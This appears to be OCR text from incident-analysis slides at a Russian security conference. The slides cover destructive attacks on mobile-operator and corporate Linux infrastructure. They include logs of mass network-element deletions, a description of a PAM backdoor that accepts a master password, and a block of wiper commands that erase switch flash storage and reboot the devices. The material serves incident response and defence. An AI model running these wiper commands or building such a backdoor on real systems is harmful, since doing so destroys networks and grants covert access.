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
HUAWEI IMASTER MAE-M



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Delete NE	CMEngine	UH0846	Successful	Function:[Configuration Management][NE Management]
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Delete NE	CMEngine	UH0958	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1707	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1804	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1947	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH3918	Successful	Function:[Configuration Management][NE Management]
Delete NE	CMEngine	UH1705	Successful	Function:[Configuration Management][NE Management]
Disable conn	CMEngine	BSC_101	Successful	Function:[Configuration Management][NE Management]

Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
Disable user	LocalNMS	Successful	Disable the user
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




Мобильная связь

SOC FORUM 2023

HUAWEI IMASTER MAE-M





- Web Oceanstore Device Manager
- Delete Lun
- Delete Storage Pool
- Delete Disk Domain

Мобильная связь и ШПД

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



Мобильная связь и ШПД

SOC FORUM 2023



pam_allow.so»

Предназначена для перехвата вызова pam_sm_authenticate.
Если пароль совпадает с мастер-паролем, то возвращается PAM_SUCCESS

- Блокирован доступ на сервер Tacacs
- Удалены конфигурационные файлы 52 коммутаторов

```
dir images
delete cf1:/*.* force
dir images
delete cf1:/images/7210-SAS-T-TiMOS-8.0.R8/*.* force
delete cf1:/images/TiMOS-B-11.0.R4//*.* force
reboot now
dir images
delete cf1:/*.* force
dir images
delete cf1:/images/\3217210-SAS-Mxp-TiMOS-11.0.R4/\32
delete cf1:/*.* force
dir images
delete cf1:/images/7210-SAS-T-TiMOS-11.0.R4/*.* force
reboot now
```

Корпоративная инфраструктура Linux

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

Wiper Worm

Корпоративная инфраструктура Linux

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

Корпоративная инфраструктура Linux

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
